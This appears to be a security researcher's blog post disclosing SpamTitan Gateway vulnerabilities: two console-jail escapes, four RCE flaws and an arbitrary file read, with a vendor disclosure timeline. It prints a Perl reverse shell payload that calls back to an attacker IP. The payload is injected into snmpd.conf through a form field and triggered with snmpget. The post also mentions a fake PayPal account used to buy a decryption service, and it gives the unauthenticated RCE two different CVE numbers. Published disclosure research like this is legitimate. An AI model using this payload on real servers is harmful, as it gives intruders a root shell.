Clash of the (Spam)Titan

Reading time ~17 min

Posted by Felipe Molina de la Torre on 14 July 2020

Categories: Rce, Source code review


I recently tested an Internet facing Anti-Spam product called SpamTitan Gateway. As you could infer from the name of the product, this platform's purpose was to detect Spam and or other malicious software sent via email. It has a lot of other features too as you could imagine from this type of product. In this post I will detail some vulnerabilities I discovered that ultimately lead to the ability to have unauthenticated remote code execution.

SpamTitan provides their services in three formats: Cloud based, Private Cloud based, or self-hosted, installed using an ISO or VMware image. After providing a corporate email, you can download an ISO with the most recent version of their appliance to test in your own infrastructure.

I decided to have a look at the self-hosted format, so I downloaded the ISO, deployed using VMWare Workstation and launched it.


Escaping The Console Jail

The first thing you would see when you first access the SpamTitan appliance is that the default administrator user is running in a restricted console. By default you can't explore the file system of the machine as it only provides interaction via a Perl script (more on this later) displaying very limited functionality:



To investigate the SpamTitan solution further I needed more insight into the internals, so… challenge accepted: let's escape from the jail.


The main menu allowed you to configure the network interfaces of the server, restart the web server and diagnose the network for connection problems. Not much to start with.




I started with the network diagnostics menu to see what programs they allow you to run from there. I could inject flags and options to the *ping* and *traceroute* programs, but nothing interesting that allowed me to escape the console.

A backup to a root shell (CVE-2020-24046)

Next, I decided to go for the web application. After familiarisation with the web interface I found the "Backup" section, where you could backup and restore server configurations. Let's see what it exports:




It looks like the backup is just a tar.bz2 file containing configuration files. At first sight the /var/tmp folder looks boring, but a closer look drives our attention to the file “admin.passwd”, containing (in a format that reminds to the /etc/passwd format) what looks like the hash of the administrator password and its default console: /usr/local/bin/stconsole.



Having a hunch about the meaning of this file, I just edited it to change ***/usr/local/bin/stconsole*** to ***/bin/sh*** and the UID of the user to 0. After doing this, we compress the contents of the parent folder to a tar.bz2 and use the “Backup Import” feature in the web interface.

After doing this, we return to the console, try to log-in again with the “admin” account and *Voila*! We have a *root* shell:



VMWare tools to a root shell (CVE-2020-24045)

Now, with *root* access to the server, we can explore the file system at will. It only took a few minutes to identify another way to escape from the restricted console without the need of a user on the web application interface. Reading through the Perl code of the restricted shell **/usr/local/bin/stconsole**, we can see a section whose purpose is to install vmware tools on the underlying FreeBSD operating system:

```
    if [ -z $( echo $a | grep "^[0-5]$" ) ]; then
        echo -n "Enter Selection: "
        continue
    fi
    case $a in
        1)
            netconfig
            ;;
        2)
            netDiagnostics
            ;;
        3)
            webMenu
            ;;
        4)
            rebootMenu
            ;;
        5)
            vmtools
            ;;
        0)
            exit 0
            ;;
    esac
    break
done
read n
mainMenu
```

Hidden option "5" to invoke "vmtools" function

```
    /usr/local/bin/sudo /bin/rm -rf /tmp/vmware* > /dev/null 2>&1
    echo "=== Mounting VMtools. ==="

    #
    # /dev/acdo was obsoleted in FreeBSD 9.x
    #
    if [ -c /dev/cd0 ]; then
        dev="/dev/cd0"
    else
        dev="/dev/acd0"
    fi

    /usr/local/bin/sudo /sbin/mount -t cd9660 ${dev} /mnt > /dev/null 2>&1

    #
    # mount returns 0 regardless of the success/failure
    # so lets just see is mnt mounted
    #
    /bin/df | /usr/bin/grep mnt > /dev/null
    if [ $? -eq 1 ]; then
        echo "=== Error: Unable to mount VMware tools."
        echo "=== Ensure that you have initiated VMware tools install/upgrade"
        echo "=== from your VMware client."
        echo ""
        echo "===       Press <enter> to continue        ==="
        return 1
    fi
    echo "=== Unpacking VMtools. ==="
    /bin/cp /mnt/vmware-freebsd-tools.tar.gz /tmp/
```

Mounting the CD drive with VMware tools when hidden option "5" is selected in the main menu.

```
    return 1
fi
#
# Lets get busy
#
echo "=== Installing VMtools. Please wait... ==="
/usr/local/bin/sudo /tmp/vmware-tools-distrib/vmware-install.pl --default > /dev/null 2>&1
#
# If the tools are installed from a remote terminal the installation
# may not complete, so need to clean up.
#
if [ -f /etc/vmware-tools/not_configured ]; then
    /usr/local/bin/sudo /bin/rm /etc/vmware-tools/not_configured
fi
if [ ! -f /etc/vmware-tools/tools.conf ]; then
    /bin/echo "bindir = \"/usr/local/bin\"" | /usr/local/bin/sudo /usr/bin/tee /etc/vmware-tools/tools.conf
    /bin/echo "helpdir = \"/usr/local/lib/vmware-tools/hlp\"" | /usr/local/bin/sudo /usr/bin/tee -a /etc/vmware-tools/tools.conf
fi
/bin/df | /usr/bin/grep mnt > /dev/null
if [ $? -eq 0 ]; then
    /usr/local/bin/sudo /sbin/umount /mnt > /dev/null 2>&1
```

Executing vmware-install.pl script with super user privileges


As you can see, there was a hidden option in the **stconsole** script, which would install VMWare tools and blindly execute, as the super-user, any script mounted from the CD with the name: */tmp/vmware-tools/distrib/vmware-install.pl*.

As we have local access to the SpamTitan VM we can craft our own vmware-tools ISO and make the application execute our own "vmware-install.pl" script. Any idea of what we could execute? Yes, I think a reverse shell would do…


I wrote a Perl reverse shell in the "vmware-tools" folder, calling it "vmware-install.pl". I then used "genisoimage" to create the ISO image with the reverse shell:

```
I: -input-charset not specified, using utf-8 (detected in locale setting
s)
genisoimage 1.1.11 (Linux)
Scanning /home/felipe/Researchs/spamtitan/usrlocalbin/mythings/iso/
Writing:   Initial Padblock                 Start Block 0
Done with: Initial Padblock                 Block(s)    16
Writing:   Primary Volume Descriptor        Start Block 16
Done with: Primary Volume Descriptor        Block(s)    1
Writing:   Joliet Volume Descriptor         Start Block 17
```

Creating our own ISO with a Perl reverse shell posing as the vmware-install.pl script



Mount our ISO as the virtual CD drive in the SpamTitan VM



Triggering the reverse shell from the main menu

The hidden option 5 in the main menu will trigger the mount of the CD drive and the execution of vmware-install.pl script as the *root* user, providing us with a nice root shell from which to advance with the investigation.

Finding Web Vulnerabilities

read the PHP files. They just looked like big nonsensical strings:

PHP code obfuscated with ionCube

While I thought about what I could do with the obfuscated PHP files, I was able to read a lot of non-obfuscated Perl and Bash scripts present on the file system, but, nothing interesting came from this. It was time to face the obfuscated source code.

I researched the ionCube encryption used and found that it was already broken and explained in a BH Asia 2012 talk "Stealing from Thieves: Breaking ionCube VM to RE Exploit Kits". Additionally, decryption of ionCube encrypted files was offered as a service on some websites:

Having in mind that there are already a lot of places where decryption of ionCube protected code is offered, I discarded the option of trying to manually break the ionCube VM myself. Instead, I decided to check some of these decryption services. In the end I decided to use one that provided test decryption and a low price for one month of file decryption. I first checked that they were able to successfully decrypt sample PHP files that I provided them after downloading an ionCube demo.

One virtual credit card, a fake PayPal account and 10£ less in my wallet later, I was able to upload the obfuscated PHP files I had extracted from my SpamTitan server. Unfortunately, the ionCube version they were using on the most recent version of SpamTitan was not decryptable:

Script authenticating to public FTP update servers

As you can see here, the script was authenticating to the SpamTitan update servers using FTP, with the username “ftp” and the hostname of the machine as the password. We just needed to know what the update server address was. To obtain this information we could check the PostgreSQL database of the SpamTitan server:

Update server domain found in the PostgreSQL database

Obtaining decrypted source code

After gathering all this information, we could browse the public FTP repository of SpamTitan:

Successful connection to the public update server

This public FTP repository had all of the update packages for the history of the product. The files were there so your SpamTitan installation could fetch a patch for any version it may need. I downloaded the patches to “upgrade” to a slightly older version (7.04 and 7.05) than the one I was running (7.07) and explored what the patches had inside.

Obtaining decrypted sources

The patches had, among other files to update the underlying OS, all the PHP files to be updated from the previous version. Luckily, they were also written for an older version of PHP. So, I gathered all the files I was interested in and proceeded to decrypt them:

After spending some time uploading various interesting encrypted files, we were be able to browse the decrypted PHP code and hunt for more vulnerabilities. One quick way was to perform a text search for interesting functions such as “exec(” or “eval(”, which lead to an abundance of results:

I initially wanted to manually inspect each potential command execution, but in the middle of the exercise I decided to get some help from a static analysis tool before I went crazy.

Automated source code review

I’ve always used RIPS for static code analysis of PHP files, but this time round I decided to use another tool I had never tried: SonarQube. Usage of SonarQube is out of the scope of this post, but it supports several languages and not only focusses on the security of code but also in broader code analysis practices, such as code coverage, unit testing, etc:

At the end of the day, SonarQube did not provide me with more information than what I already detected with manual inspections, but helped me focus on interesting files. The majority of the *exec* calls I had detected previously were calls to FreeBSD programs and were non-injectable, but some of them were. What is more interesting was that some of the sources were coming directly from *$_GET* or *$_POST* variables provided by the user. As a result, a total of four RCE and one arbitrary read was reported to SpamTitan at the end of this research. All the vulnerabilities were patched in the following version of SpamTitan (7.08), published the 26th of May 2020.

The End of the Road (?)

The discovered vulnerabilities were reported to SpamTitan team, who answered in less than one day confirming they were going to fix them on their next release, as they did. If you have an outdated version of SpamTitan in your infrastructure (7.07 or older), we highly recommend you **to patch as soon as possible**, although it is probable your SpamTitan server has already been automatically patched if you have restarted it between the publish date of the patch (26th of May 2020) and today.

I’ll dive into the details of one of the Unauthenticated RCE vulnerabilities, CVE-2020-11698. Many of the other vulnerabilities follow the same principals. The final list of assigned CVEs were:

- **CVE-2020-11698:** Unauthenticated Remote Code Execution through snmp-x.php.
- **CVE-2020-11699**: Authenticated RCE in certs-x.php abusing “fname” and php system() function.
- **CVE-2020-11700:** Access to arbitrary files in the file system.
- **CVE-2020-11803**: Authenticated RCE in mailqueue.php abusing parameter “jaction” and php eval() function.

The exploit for CVE-2020-11938 took advantage of two weaknesses in the product:

- Unauthenticated interaction with the “snmp-x.php” script
- Lack of input sanitisation before writing data to the “/usr/local/etc/snmp/snmpd.conf” file.

The snmpd.conf file tells the SNMP daemon what its configuration parameters are. The daemon runs as root on the system, so compromising this daemon means compromising the whole system.

One interesting configuration parameter is the “community” string, provided by the web user when interacting with the “snmp-x.php” PHP script. When submitted to snmp-x.php, the *snmpd.conf* configuration file was updated and a line containing the name of the community and the network CIDR allowed to query it was added:

Community name and allowed network CIDR added to the file snmpd.conf

Reading the documentation for the snmpd.conf file, we can see the “EXTEND” configuration directive would allow us to execute scripts, returning its output when a specific SNMP OID is queried. Adding the following directive to the “snmpd.conf” file will return “hello world” to the SNMP client asking for the correct OID:

```
extend test /bin/echo hello world
```

As a result, exploitation is really simple; inject a weaponised “extend” directive (which will end up in the snmpd.conf file) with a Perl reverse shell to my IP (e.g. 192.168.1.50:4242). To do so, we just need to POST the following “community” value to “snmp-x.php”:

```
public" 192.168.1.0/24\n
extend revshell /usr/bin/perl -e 'use Socket;$i="192.168.1.50";$p=4242;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"))
if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");
exec("/bin/sh -i");}; # '
```

This payload for the “community” form field will add the “public” community string and allow it to be queried from the 192.168.1.0/24 ip range. It will also add an extend directive with a reverse Perl shell.

To trigger the reverse shell we just need to query the .1.3.6.1.4.1.8072.1.3.2.3.1.1.8.114.101.118.115.104.101.108.108 OID (use snmptranslate to get the OID representation of the string “revshell”). Set up a netcat listener on port 4242 of the machine and use the command line snmpget to query the spamtitan server like this:

```
snmpget -v2c -c public spamtitan.felipe.local .1.3.6.1.4.1.8072.1.3.2.3.1.1.8.114.101.118.115.104.101.108.108
```

We should receive a shiny shell with **root** permissions where our netcat was listening :-)

Got root shell after querying the SpamTitan server SNMP daemon

To automate exploitation, I have written a PoC (available on github). The PoC will take care of everything in the exploit chain, from injecting the “extend” command to setting up the socket to receive the root shell. You can see the exploit in action in this video:

Three Authenticated RCEs and one Arbitrary File Read.

I found other three RCE vulnerabilities (CVE-2020-11699, CVE-2020-11803, CVE-2020-11804) and one arbitrary file read (CVE-2020-11700).

In the case of these vulnerabilities, the RCE was authenticated and the permissions you got when exploiting them were the permissions of the web server (*amavisd*).

I tried to find privilege escalation vulnerabilities on the box to escalate from the *amavisd* user to the *root* user and, although I didn’t find a clear path to escalate in the time I had for the research, my spidey senses told me that there should to be a way to escalate (*wink, wink*).

Sensing some potential LPE in the product

I also automated the exploitation of these three RCE’s and the File Read with a PoC (available on github). You can refer to the source code of the PoC to get more details of each vulnerability.

You can see the PoC in action in this video, where the method flag (-m) indicates what CVE to exploit (1, 2, 3 or 4):

Conclusion

SpamTitan put a fair amount of effort in hindering reverse engineering attempts by preventing access to the underlying operating system and obfuscating the PHP code in the VM image. But, maybe they relied too extensively on obfuscation techniques to hide programming mistakes that may lead to vulnerabilities.

The vulnerabilities themselves were not difficult to spot once access to the source code was achieved. These kind of programming errors should also be relatively easy to avoid with enough security awareness of the development team and having code quality reviews before reaching production. These vulnerabilities may just be the result of relying so much on the "security though obscurity" principle.

Having said this, it is worth mentioning that the SpamTitan security team were easily reachable though their client portal and they fixed the vulnerabilities efficiently in their next release.

Disclosure Timeline

- 17/04/2020: First contact with SpamTitan by mail.
- 17/04/2020: Answer from SpamTitan redirecting to their ticketing system.
- 17/04/2020: SensePost provide vulnerability details and Proof of concept scripts.
- 21/04/2020: Answer from SpamTitan acknowledging the vulnerabilities and planning the patch for release 7.08.
- 26/05/2020: Version 7.08 released. Vulnerabilities are no longer present.
- 14/07/2020: SpamTitan contacted about the two jail escaping vulnerabilities.
- 20/07/2020: SpamTitan answers. A hot fix to prevent VMware Tools CD mounting has been deployed (CVE-2020-24045). The second jail escaping weakness (CVE-2020-24046) will be addressed in version 7.09, to be released in September 2020.
- 16/09/2020: Public disclosure.